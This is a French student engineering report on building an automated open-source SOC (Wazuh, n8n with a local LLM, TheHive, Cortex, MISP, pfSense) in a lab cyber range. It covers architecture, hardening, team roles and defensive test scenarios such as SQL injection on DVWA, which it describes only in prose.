

Rapport Engineering Projects-
Catégorie service
Projet Etudiant
<CyberOps Automatisée : Surveillance,
Orchestration et Réponse avec Wazuh et
SOAR>

FP2 ENG-<25061>-<30/01/2026>

<RASOAMANANA Jessica, VANLAERES Louis, ROUSSELIN Guillaume, DELEMOTTE
Maxime, PUTEANUS-MAUTINO Antoine & CALDEVILLA--GONZALVEZ Tom>

Résumé

Un SOC 100% OpenSource, agile, écologique et économique

Contexte/ Enjeux

Le besoin à l'origine du système est la nécessité pour les organisations de disposer d'un Security Operations Center (SOC) efficace, automatisé et économique. Actuellement, de nombreuses organisations sont confrontées à une augmentation des cyberattaques automatisées, à une pénurie de compétences en cybersécurité et à des coûts élevés pour les solutions commerciales.

Résultats

Un SOC 100% OpenSource, agile, écologique et économique

Conclusions

Ce projet a permis la mise en place d'une infrastructure SOC complète et segmentée. L'implémentation de règles de pare-feu strictes sur pfSense a garanti l'isolation des actifs critiques (serveurs n8n, TheHive/Cortex) et le confinement d'une machine vulnérable (DVWA). Les tests d'intrusion (Reverse Shell) ont validé la robustesse de la segmentation tout en confirmant la capacité de détection du SIEM via l'envoi systématique des logs.

Mots clés:

Cybersécurité, Automatisation, SOC, SIEM, SOAR

Revision history

Use the revision history to document the changes included in each new published version. Replace this example with your own revision history for your document.

Name	Date	Changes
Tom	30/01/2026	Début de rédaction
Tom, Louis, Maxime Guillaume	03/02/2026	Rédaction complète
Tom	07/02/2026	Ajout de la partie IA et remédiation

Table of Contents

Mots clés:.....	2
Revision history.....	2
Table of Contents.....	4
1 Introduction	5
2 Documents et terminologie	5
2.1 Documents de référence	5
2.2 Terminologie	5
2.2.1 Termes	5
2.2.2 Acronymes	6
3 Project Description	7
Introduction and Strategic Challenges	7
Market needs.....	7
Product/Service Description.....	7
Innovative Nature of Technology/Solution	8
Freedom to Operate and Counterfeit Risks	10
Regulatory constraints.....	11
Market Positioning and Competitive Advantage	11
Assessment of the environmental impacts - Eco-Design Approach	11
Work Program and Expenditures	12
4 Function and contribution of the actors.....	12
Project Team and Stakeholders.....	12
Team Motivation and Values	13
Project Management Methodology	13
5 Environnement de test	14
5.1 Environnement physique.....	14
5.2 Environnement matériel.....	14
5.3 Environnement logiciel	15
5.4 Rôles	15
5.5 Données.....	16
6 Suite de tests.....	16
7 Analysis & Interpretation	17
7.1 Attaque SQLi automatisée & exfiltration de base de donnée.....	17
7.2 Connexion à un serveur malveillant	26
8 Conclusions & Perspectives	30
8.1 Synthèse des travaux.....	30
8.2 Retour d'expérience et compétences	31
8.3 Perspectives et Roadmap	31
Appendix A. Tableau synthétique des compétences évaluées dans le RAPPORT	32

1 Introduction

Présentation du projet : Dans un paysage numérique marqué par la recrudescence d'attaques sophistiquées (OWASP, exploitation de CVE critiques), la réactivité des centres d'opérations de sécurité (SOC) est devenue un enjeu technologique et économique majeur. Ce projet répond à la nécessité pour les organisations de réduire le temps de détection et de réponse (MTTR) face aux menaces. En s'appuyant sur des solutions open source robustes, il propose une alternative souveraine et flexible aux outils propriétaires coûteux, tout en garantissant un haut niveau de sécurité par le durcissement rigoureux des infrastructures systèmes et réseaux.

Origine du projet et système livré : Ce projet est né de la volonté de concevoir une architecture de défense active et automatisée. Le système livré consiste en une plateforme SOC complète et intégrée, comprenant un gestionnaire SIEM (Wazuh), une stack d'orchestration A-SOAR (AI-augmented SOAR) exploitant n8n, TheHive, Cortex, une base de Threat Intelligence (MISP) et l'IA générative (LLM) pour l'aide à la décision. L'ensemble est déployé sur un environnement virtualisé incluant des sondes IDS/IPS et des agents de surveillance sur postes Windows et Linux.

Objectif du document : Ce document constitue le rapport final de projet visant à valider la démarche d'ingénierie mise en œuvre. Il a pour but de formaliser l'analyse des besoins, de justifier les choix techniques architecturaux et de démontrer, par des protocoles de tests rigoureux, la validité et la performance de la solution de détection et de réponse automatisée.

2 Documents et terminologie

Informations complémentaires : Ce document est structuré pour guider le lecteur de la phase de conception à la validation technique du SOC. Pour faciliter la compréhension des mécanismes d'automatisation, un glossaire des termes techniques et une liste des acronymes sont fournis ci-après. Les conventions de syntaxe utilisées pour les blocs de code et les commandes de terminal suivent les standards de l'industrie (shell Linux).

2.1 Documents de référence

Document name	Code	Attached?	Application
Sujet de PFE : CyberOps Automatisé	PFE-CO-2026	Yes	Cahier des charges (CDC) : Définit les objectifs, les contraintes et les livrables attendus par le client (Efrei/S. Yousfi).
Rapport final : CyberOps Automatisé	RAP-TECH-2026	Yes	Spécifications (SPECS) : Document technique détaillant l'implémentation, les configurations et le journal de bord de la réalisation.
Guide de durcissement Linux (ANSSI)	BP-028	No	Référentiel de sécurité : Utilisé comme base pour les mesures de durcissement des systèmes Linux.

2.2 Terminologie

2.2.1 Termes

Term	Definition
Hardening	Processus de sécurisation d'un système en réduisant sa surface d'attaque (désactivation de services inutiles, configuration stricte).
Playbook	Scénario automatisé au sein d'un SOAR qui définit une suite d'actions à exécuter en réponse à une alerte spécifique.

Indicateur de Compromission (IoC)	Donnée numérique (IP, hash de fichier, domaine) prouvant avec une haute certitude qu'une intrusion a eu lieu.
FIM (File Integrity Monitoring)	Technologie surveillant les modifications de fichiers critiques pour détecter des altérations malveillantes.
Open source	Un logiciel Open Source est un code conçu pour être accessible au public : n'importe qui peut voir, modifier et distribuer le code
Ubuntu	Système opérateur linux open-source
Kali Linux	Système opérateur linux open-source incluant des outils et logiciels d'attaques informatiques
Journalisation	Service permettant de garder les traces d'utilisation de logiciel et de connexion des utilisateurs
The Hive	Logiciel open source permettant aux utilisateurs une solution d'automatisation de réponse à incident
VirusTotal	Service en ligne appartenant à Google qui permet l'analyse de fichiers suspects et facilite la détection rapide des virus, vers, chevaux de Troie et toutes sortes de logiciels malveillants
Red Team	Équipe se focalisant sur l'attaque du système afin de trouver et résoudre les failles existantes
BurpSuite	Logiciel open source permettant de manipuler des requêtes web, intercepter et modifier le contenu de ces dernières. Il permet également de faire du brute force.
Suricata	Logiciel open source de détection d'intrusion, de prévention d'intrusion, et de supervision de sécurité réseau
OWASP Zap	Logiciel de scanner de vulnérabilité pour réaliser des audits de sécurité sur les sites web

2.2.2 Acronymes

Acronym	Meaning	Explanation
SOC	Security Operations Center	Centre opérationnel chargé de superviser et protéger la sécurité de l'information.
SIEM	Security Information and Event Management	Outil collectant et analysant les logs pour détecter des comportements anormaux.
SOAR	Security Orchestration, Automation and Response	Plateforme permettant d'automatiser les réponses aux incidents de sécurité.
CVE	Common Vulnerabilities and Exposures	Système de référencement des vulnérabilités de sécurité informatique connues.
MISP	Malware Information Sharing Platform	Plateforme de partage d'indicateurs de menaces (Threat Intelligence).
MTTR	Mean Time To Respond	Temps moyen nécessaire pour neutraliser une menace après sa détection.
MTTD	Mean Time To Discovery/Detect	Indicateur de performance qui mesure le temps nécessaire à l'équipe informatique pour détecter un problème.

OWASP	Open Web Application Security Project	Organisation internationale à but non lucratif dédiée à la sécurité des applications web
AWS	Amazon Web Services	Les services qu'Amazon proposent notamment connu pour des plateformes / ressources cloud
LLM	Large Language Model	Moteur d'intelligence artificielle de type Mistral
A-SOAR	AI-augmented Security Orchestration, Automation and Response	Évolution du SOAR intégrant l'intelligence artificielle pour le triage automatique.

3 Project Description

Introduction and Strategic Challenges

Le projet **CyberOps Automatisé** répond au défi stratégique de la **souveraineté numérique** et de la **résilience cyber**. Le défi technologique majeur consiste à faire interopérer des outils hétérogènes (Wazuh, n8n, TheHive, MISP) tout en intégrant une couche d'intelligence artificielle générative pour transformer une détection passive en une réponse active.

- **Risques techniques** : La complexité de l'intégration (APIs divergentes), la gestion des ressources système (consommation RAM de la stack), le risque de "tempête d'alertes" (faux positifs bloquant des flux légitimes), la gestion des hallucinations potentielles de l'IA et la dépendance aux APIs de modèles de langage (LLM).
- **Marchés cibles** : PME et ETI souhaitant un SOC performant sans les coûts prohibitifs des solutions propriétaires (Splunk, Sentinel), ainsi que les secteurs critiques nécessitant une maîtrise totale de leurs données de sécurité.

Market needs

L'analyse de l'état de l'art montre que les solutions traditionnelles (SIEM seul) ne suffisent plus face à la vitesse des rançongiciels.

- **Limitations actuelles** : Les analystes sont saturés par le volume de logs ("Alert Fatigue"). Les brevets et solutions actuelles tendent vers l'IA, mais restent souvent des "boîtes noires" fermées.
- **Opportunités** : En utilisant **n8n** (SOAR low-code), notre solution permet une agilité supérieure : une entreprise peut créer son propre scénario de défense en quelques minutes sans dépendre d'un éditeur. L'utilisation de **MISP** permet d'intégrer nativement la Threat Intelligence mondiale, surpassant les bases de données de menaces statiques classiques.

Product/Service Description

La solution est une plateforme de défense unifiée dont les fonctionnalités clés sont :

- **Surveillance durcie (Hardening)** : Une base système Linux sécurisée selon les standards ANSSI, limitant la surface d'attaque du SOC lui-même.

- **Détection Multi-sources** : Collecte de logs Windows (Sysmon), Linux (Auditd) et réseau (Suricata) pour une visibilité holistique.
- **Orchestration de Réponse Intelligente (A-SOAR)** : Exécution du workflow où la décision de blocage est validée par un moteur hybride combinant la Threat Intelligence technique (Cortex) et l'analyse sémantique par IA générative (LLM).
- **Gestion Dynamique des Listes de Blocage** : Contrairement aux réponses unitaires classiques, le système implémente une persistance des données sur le Firewall pfSense. Grâce à une logique de fusion (méthodes GET/PATCH), le SOAR maintient une "Blacklist" cumulative sans écraser les bannissements précédents.
- **Enrichissement et Triage Automatisé** : Qualification immédiate des incidents via Cortex/VirusTotal et l'Agent IA, permettant de prioriser les alertes critiques et de réduire la fatigue des analystes.
- **Gestion centralisée** : Un tableau de bord unique (TheHive) pour la visualisation des alertes, la gestion des incidents et le suivi des actions de remédiation automatisées.

Preuve de durcissement :

```
Lynis security scan details:
Hardening index : 63 [##### ]
Tests performed : 241
Plugins enabled : 1

Components:
- Firewall [V]
- Malware scanner [X]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
```

```
Lynis security scan details:
Hardening index : 85 [##### ]
Tests performed : 262
Plugins enabled : 1

Components:
- Firewall [V]
- Malware scanner [V]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
```

Innovative Nature of Technology/Solution

L'innovation de notre solution réside dans l'interopérabilité fluide d'une stack "Best-of-Breed" entièrement open source pour créer une boucle de réaction autonome (OODA Loop).


- **Différenciation** : Contrairement aux solutions monolithiques, nous avons remplacé Shuffle par **n8n**, offrant une flexibilité de "low-code" supérieure pour concevoir des playbooks complexes sans connaissance approfondie en développement.
- **Bénéfices distinctifs** :
 - **Souveraineté totale** : Aucune donnée de sécurité n'est envoyée vers un cloud tiers propriétaire.
 - **Réponse active immédiate** : Le passage de la détection (Wazuh) à l'action (Blocage via Firewall/EDR) est automatisé, supprimant le délai humain critique lors d'une attaque de type Ransomware.
- **Triage intelligent (AI-Powered)** : L'intégration d'un Agent IA permet une analyse sémantique des alertes, limitant les faux positifs et permettant au SOAR de comprendre l'intention de l'attaquant avant de décider d'un blocage".

Tableau Comparatif Rapide :

Critère	Shuffle (Initial)	n8n (Solution retenue)
---------	-------------------	------------------------

Interface	Parfois rigide, ancienne	Intuitive et fluide (Drag & Drop)
Intégrations	Dépendante de l'App SDK	Large bibliothèque de nœuds natifs
Notifications	Configuration laborieuse	Bot Discord opérationnel instantanément
Ressources	Gourmand en RAM	Optimisé pour la virtualisation

Notre Workflow sur n8n :



Freedom to Operate and Counterfeit Risks

L'utilisation exclusive de licences open source (GPL, Apache, MIT) garantit une grande liberté d'exploitation et une souveraineté technologique totale. Cependant, cette approche nécessite une vigilance particulière concernant la gestion des briques logicielles et des APIs.

Analyse stratégique SWOT (Propriété Intellectuelle & Risques)

L'analyse suivante permet de confronter les choix techniques du projet aux réalités du marché et aux risques de sécurité.

FORCES (Internal)	FAIBLESSES (Internal)
- Souveraineté : Maîtrise totale des données (On-premise). - Coût & Audit : Absence de frais de licence et accès au code source pour audit complet. - Sécurité : Hardening système basé sur les standards ANSSI. - Aide à la décision : Réduction de la charge mentale grâce à l'IA.	- Expertise : Nécessite des compétences techniques pointues pour l'interopérabilité. - Maintenance : Charge importante pour la mise à jour des playbooks et du SOC. - Support : Dépendance à la réactivité des communautés de développeurs.
OPPORTUNITÉS (External)	MENACES (External)
- Conformité : Réponse directe aux enjeux du RGPD et de la directive NIS 2. - Marché : Possibilité de redistribuer la solution sous forme de "bundle" de services pour les PME. - Modularité : Facilité d'évolution vers de nouveaux outils.	- Risque de contrefaçon : Limité, mais nécessite le respect des licences originales lors de l'intégration d'APIs (Cortex, VirusTotal). - Faux positifs : Risque de blocage de flux légitimes par l'automatisation. - Sophistication : Évolution rapide des techniques d'attaques.

Regulatory constraints

Le déploiement d'un SOC en France et dans l'UE est soumis à des cadres stricts, analysés ici via la méthode **PESTEL** simplifiée :

- **Politique & Légal (RGPD)** : La collecte de logs (adresses IP, noms d'utilisateurs) est considérée comme un traitement de données personnelles. Notre solution intègre le principe de *Privacy by Design* en limitant la rétention des logs au strict nécessaire.
- **Réglementaire (LPM/NIS 2)** : Le durcissement système (Hardening) effectué selon les préconisations de l'ANSSI permet au projet de s'aligner sur les exigences de sécurité des Opérateurs de Services Essentiels (OSE).
- **Environnemental** : L'optimisation des ressources (choix de n8n et Wazuh pour leur relative légèreté par rapport à une stack ELK classique) permet de réduire l'empreinte carbone de l'infrastructure virtualisée en limitant la consommation CPU/RAM des serveurs de surveillance.

Market Positioning and Competitive Advantage

Le projet se positionne comme une solution de **cybersécurité agile et souveraine**, particulièrement adaptée aux organisations qui refusent le verrouillage technologique (*vendor lock-in*) des grands éditeurs.

Avantages compétitifs :

- **Modularité & Intelligence (A-SOAR)** : Contrairement aux solutions "tout-en-un" rigides, l'utilisation de briques indépendantes (Wazuh, n8n, TheHive) permet d'intégrer un **Agent IA (LLM)**. Cette couche d'intelligence sémantique qualifie les alertes en temps réel, offrant une capacité de triage normalement réservée aux SOC de grande envergure.
- **Réponse Active Persistante** : L'innovation majeure réside dans la gestion dynamique du pare-feu pfSense. Là où les automatisations classiques se contentent d'actions unitaires, notre solution implémente une **boucle de rétroaction (GET/PATCH)** permettant de maintenir une "Blacklist" cumulative et intelligente, garantissant qu'aucune menace identifiée ne soit oubliée lors d'une mise à jour.
- **Coût/Bénéfice Optimisé** : La réduction drastique des coûts de licence (100% Open Source) permet de réallouer le budget vers l'expertise humaine. L'automatisation par l'IA réduit drastiquement le **MTTR** (*Mean Time To Respond*) en éliminant la "fatigue des alertes" pour les analystes.

Assessment of the environmental impacts - Eco-Design Approach

Dans une démarche d'éco-conception logicielle, le projet minimise son empreinte environnementale :

- **Gestion de l'énergie** : En remplaçant la suite lourde ELK (Elasticsearch, Logstash, Kibana) par des composants plus légers comme Wazuh Indexer et n8n, nous réduisons les besoins en ressources CPU et RAM, diminuant ainsi la consommation électrique des serveurs de 20 à 30%.
- **Cycle de vie** : L'architecture virtualisée permet de mutualiser les ressources matérielles existantes sans nécessiter l'achat de serveurs dédiés physiques.
- **Optimisation des données** : Mise en place de politiques de rétention sélectives (log rotation) pour limiter l'expansion du stockage sur disque et l'énergie nécessaire au maintien des centres de données.

Work Program and Expenditures

Le projet suit une montée en maturité technologique (TRL) structurée pour garantir un passage de la preuve de concept à un système opérationnel.

- **Niveau de maturité (TRL) :** Le projet se situe actuellement au **TRL 6** (Démonstration technologique dans un environnement représentatif), avec une infrastructure virtualisée simulant fidèlement un réseau d'entreprise.
- **Jalons clés (Milestones) :**
 - **Jalon 1 :** Durcissement des systèmes et déploiement de l'architecture réseau sécurisée.
 - **Jalon 2 :** Intégration de la boucle de rétroaction (SIEM ↔ AI-SOAR) avec gestion de persistance sur le Firewall.
 - **Jalon 3 :** Validation par simulations d'attaques (SQLi, Brute-force) et mesure du temps de réponse.
- **Ressources nécessaires :** Environnement de virtualisation (Airbus Cybersecurity Simulation Platform), expertise en administration système Linux, et accès aux flux de Threat Intelligence (MISP).

4 Function and contribution of the actors

Project Team and Stakeholders

Nous avons réparti les responsabilités de manière à couvrir l'ensemble de la chaîne cyber (Défense, Attaque, Automatisation).

Acteur	Rôle Principal	Contributions Clés
Tom (Chef de Projet)	Architecture & Infra	Déploiement complet (SIEM, SOAR, IR Platform, PfSense, Kali, ClientWin11) et configurations. Pivot stratégique de Shuffle vers n8n (réinstallation et reconfiguration). Intégration des logs Wazuh, de l'IA et de la remédiation dynamique sur le workflow.
Louis	Ingénieur SOAR	Déploiement Suricata (PfSense), réalisation de l'automatisation finale sur n8n entre TheHive, Cortex, MISP et Discord
Antoine	Pentester / SOC	Création de la DVWA, setup ModSecurity, configuration des logs SIEM et réalisation des attaques/benchmarks de performance.
Guillaume	Ingénieur Incident Response	Interconnexion technique entre TheHive et Cortex via la création d'APIs et de comptes utilisateurs dédiés.
Jess	Analyste SOC	Support sur ModSecurity et tests d'intégration d'APIs tierces (VirusTotal) dans les playbooks d'automatisation.
Maxime	Red Team Analyst	Déploiement du réseau C2 (tests) et exécution du scénario d'attaque via l'exploitation de la CVE Tomcat .
Stakeholders	Externes	Communautés Open Source (Wazuh, n8n), ANSSI (guides techniques), et APIs tierces (VirusTotal, Cortex).

Team Motivation and Values

Notre équipe est motivée par la création d'une stack de défense **souveraine** et **automatisée**.

- **Valeurs** : Transparence de l'Open Source, résilience système et agilité technique.
- **Expertise externe** : Utilisation des référentiels de l'ANSSI et des bases de connaissances communautaires (GitHub, MISP) pour garantir la pertinence des détections.


Project Management Methodology

Nous avons utilisé la méthode **Agile (Sprints hebdomadaires)**. Cette approche a permis de réagir immédiatement lorsque **Shuffle** s'est avéré instable, en pivotant vers **n8n** sans impacter le calendrier final.

Project Timeline (Gantt Chart) :

- **Phase 1** : Design de l'infrastructure (Tom, Louis, Antoine)
- **Phase 2** : Déploiement de l'infrastructure réseau (Tom, Antoine).
- **Phase 2** : Configuration des briques SIEM et IR (Tom, Louis, Guillaume).
- **Phase 3** : Pivot SOAR & Automatisation (Louis, Tom).
- **Phase 4** : Scénarios d'attaques et durcissement (Antoine, Maxime, Jessica).

5 Environnement de test



5.1 Environnement physique

- L'environnement physique décrit le cadre sécurisé et les modalités d'accès nécessaires au déploiement du projet :
- **Localisation** : Infrastructure hébergée au sein de la **CyberRange Airbus Cybersecurity Simulation Platform**.
- **Accès** : Connexion à distance via un tunnel **OpenVPN** chiffré, utilisant les identifiants institutionnels de l'Efrei pour garantir l'isolation des flux.
- **Espace de travail** : Répertoire projet dédié et sécurisé sur le nœud 172.16.108.20.

5.2 Environnement matériel

L'environnement matériel définit les ressources de calcul et de stockage allouées au sein de cet espace virtuel :

- **Capacité globale** : Mise à disposition de **20 GHz de puissance CPU, 80 Go de mémoire vive (RAM) et 1 To de stockage**.
- **Gestion du stockage** : Stratégie d'allocation dynamique (Thin Provisioning) débutant à 100 Go par serveur, avec un partitionnement optimisé sur /home pour permettre l'extension à chaud vers /var et /tmp selon la croissance des logs.

- **Segmentation réseau** : Interfaces virtuelles supportant plusieurs VLANs (Admin, SIEM, Client, Attaque) pour simuler une infrastructure d'entreprise réelle.

Spécifications des instances virtualisées (Debian & Windows) :

Machine	OS	CPU	RAM	Stockage	Note
SIEM Wazuh	Debian	4	8 Go	100 Go	Hors connexion après configuration
Orchestrator n8n	Debian	4	8 Go	100 Go	Docker-based + Ollama (LLM Local) pour l'analyse sémantique.
IR-Platform	Debian	8	20 Go	100 Go	Augmentation de 12 à 20 Go de RAM
DVWA (Cible)	Debian	4	5 Go	70 Go	Application vulnérable de test.
Kali Linux	Linux	3	4 Go	50 Go	Installée manuellement (clés de dépôts à jour).
AdminWin11	Win 11	4	3 Go	32 Go	Modèle prédéployé.
ClientWin11	Win 11	4	6 Go	32 Go	Modèle prédéployé.
pfSense	FreeBSD	3	3 Go	16 Go	Routeur et segmentation réseau.

5.3 Environnement logiciel

L'architecture logicielle est conçue pour l'interopérabilité des briques de cybersécurité, principalement sous **Debian**, avec une gestion fine des ressources.

- **Systèmes d'exploitation** :
 - **Debian (Core)** : Utilisé pour la stack SIEM (Wazuh), le SOAR (n8n), l'IR-Platform (TheHive/Cortex/MISP) et la cible DVWA.
 - **Windows 11** : Instances "Admin" (3 Go RAM) et "Client" (6 Go RAM) basées sur des modèles prédéployés.
 - **Kali Linux** : Installation manuelle pour garantir la validité des clés de dépôts et l'accès aux derniers outils d'attaque.
- **Composants de Sécurité** :
 - **Wazuh Manager** : Collecte et analyse des journaux d'événements.
 - **n8n (Docker-based)** : Orchestration remplaçant Shuffle pour une stabilité accrue.
 - **Ollama (Local LLM)** : Moteur d'intelligence artificielle installé en local pour garantir la souveraineté des données. Il permet à l'Agent IA de n8n d'analyser les logs sans envoyer d'informations sensibles vers un cloud public (type OpenAI).
 - **IR-Platform** : Trio TheHive, Cortex et MISP (consommation RAM élevée de 20 Go pour stabiliser les services).
 - **pfSense** : Pare-feu et routeur basé sur le modèle prédéployé de la CyberRange.
- **Services tiers** : Intégration des APIs Discord (notifications) et VirusTotal (enrichissement).

5.4 Rôles

Pour valider la faisabilité technique et le succès des tests, les rôles suivants sont simulés ou activés :

- **L'Attaquant (Red Team)** : Rôle tenu par l'expert en test d'intrusion pour simuler des menaces réelles (ex: exploitation de CVE, Brute-force).
- **L'Analyste SOC (Blue Team)** : Utilisateur final qui monitore les alertes sur le dashboard Wazuh et traite les incidents dans TheHive.

- **L'Administrateur Système** : Garant de la disponibilité des ressources de la CyberRange et de la connectivité VPN.
- **Le Stakeholder (Client)** : Rôle de validation finale pour vérifier que les notifications reçues sur Discord sont compréhensibles et exploitables.

5.5 Données

La gestion des données se concentre sur la performance du SIEM et le respect des contraintes de stockage du lab.

- **Structure et Flux** :
 - **Logs Systèmes & Réseaux** : Flux JSON et Syslog dirigés vers Wazuh.
 - **Alertes & Incidents** : Observables centralisés dans TheHive après traitement par n8n.
- **Volumétrie et Optimisation** :
 - **Flux** : ~500 Mo à 1 Go de données par cycle de test.
 - **Stratégie Système** : Les logs étant stockés par défaut dans /var, le partitionnement sur /home permet une extension dynamique de l'espace disque sans interruption de service pour éviter la saturation des indexers Wazuh.
- **Conformité et Confidentialité** :
 - **Données Factices** : Utilisation exclusive de comptes de test sur la DVWA pour éviter toute donnée personnelle réelle.
 - **Isolation** : Toutes les données de trafic transitent uniquement sur le réseau interne de la CyberRange (192.168.0.0/24 et sous-réseaux associés).
 - **Souveraineté de l'IA** : "L'utilisation d'Ollama en local garantit que les logs de sécurité et les adresses IP analysés par l'IA ne quittent jamais l'infrastructure de la CyberRange, respectant ainsi les principes du RGPD sur la non-exportation des données sensibles."

6 Suite de tests

Voici un résumé du premier scénario de test:

No.	Description	Execution scenario	Expected results	OK/NOK
1	Exfiltration de données utilisateurs via injection SQL.	Un attaquant effectue une injection SQL pour récupérer le contenu des bases de données.	Détection par le WAF et envoi de logs à Wazuh	OK
2	Un attaquant ayant pris contrôle d'une machine sous linux tente de récupérer des données sur un	L'attaquant sur une machine linux, effectue un curl vers une adresse ip externe dangereuse.	Détection par n8n, remonté des logs sur Cortex et TheHive	OK

	serveur malveillant externe			
--	-----------------------------	--	--	--


7 Analysis & Interpretation

7.1 Attaque SQLi automatisée & exfiltration de base de donnée

Dans ce scénario de test, on reproduit un type d'attaque web industrialisés. De manière générale, les attaquants ciblent un site web, cherchent une vulnérabilité et automatisent un script pour attaquer en masse.

Nous avons décidé de nous focaliser sur une attaque WEB avec une faille présente sur la DVWA. En nous référant au TOP 10 de l'OWASP, les attaques par injections de commandes sont les plus classiques et les plus courantes. Nous avons donc choisi d'exfiltrer les données utilisateurs en tentant une injection SQL.

Comme nous pouvons le voir ci-dessus, le champ ID est vulnérable aux attaques par injection SQL, avec un pattern basic.



